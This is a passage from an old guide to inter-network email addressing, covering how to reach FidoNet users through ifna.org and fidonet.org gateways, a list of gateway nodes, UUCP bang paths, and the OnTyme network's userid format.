In other words, if I wanted to mail to Silicon Swindler at 1:135/5, the address would be Silicon_Swindler@f5.n135.z1.ifna.org and, provided that your mailer knows the .ifna.org domain, it should get through alright. Apparently, as of the writing of this article, they have implemented a new gateway name called fidonet.org which should work in place of ifna.org in all routings. If your mailer does not know either of these domains, use the above routing but replace the first "@" with a "%" and then afterwards, use either of the following mailers after the "@": CS.ORST.EDU or K9.CS.ORST.EDU (i.e. username%f<node #>.n<net #>.z<zone #>.fidonet.org@CS.ORST.EDU [or replace CS.ORST.EDU with K9.CS.ORST.EDU]).

The following is a list compiled by Bill Fenner (WCF@PSUECL.BITNET) that was posted on INFONETS DIGEST which lists a number of FIDONET gateways:

```
Net      Node    Node Name
~~~      ~~~~    ~~~~~~~~~
104      56      milehi.ifna.org
105      55      casper.ifna.org
107      320     rubbs.ifna.org
```

109	661	blkcat.ifna.org
125	406	fidogate.ifna.org
128	19	hipshk.ifna.org
129	65	insight.ifna.org
143	N/A	fidogate.ifna.org
152	200	castle.ifna.org
161	N/A	fidogate.ifna.org
369	17	megasys.ifna.org

NOTE: The UUCP equivalent node name is the first part of the node name. In other words, the UUCP node milehi is listed as milehi.ifna.org but can be mailed directly over the UUCP network.

Another way to mail to FIDONET, specifically for Internet people, is in this format:

ihnp4!necntc!ncoast!ohiont!<net #>!<node #>!user_name@husc6.harvard.edu

And for those UUCP mailing people out there, just use the path described and ignore the @husc5.harvard.edu portion. There is a FIDONET NODELIST available on most any FIDONET bulletin board, but it is quite large.

ONTYME
~~~~~~
Previously known as Tymnet, OnTyme is the McDonnell Douglas revision. After they bought out Tymnet, they renamed the company and opened an experimental Internet gateway at ONTYME.TYMNET.COM but this is supposedly only good for certain corporate addresses within McDonnell Douglas and Tymnet, not their customers. The userid format is xx.yyy or xx.y/yy where xx is a net name and yyy (or y/yy) is a true username. If you cannot directly nail this, try:

xx.yyy%ONTYME.TYM
~~~~~~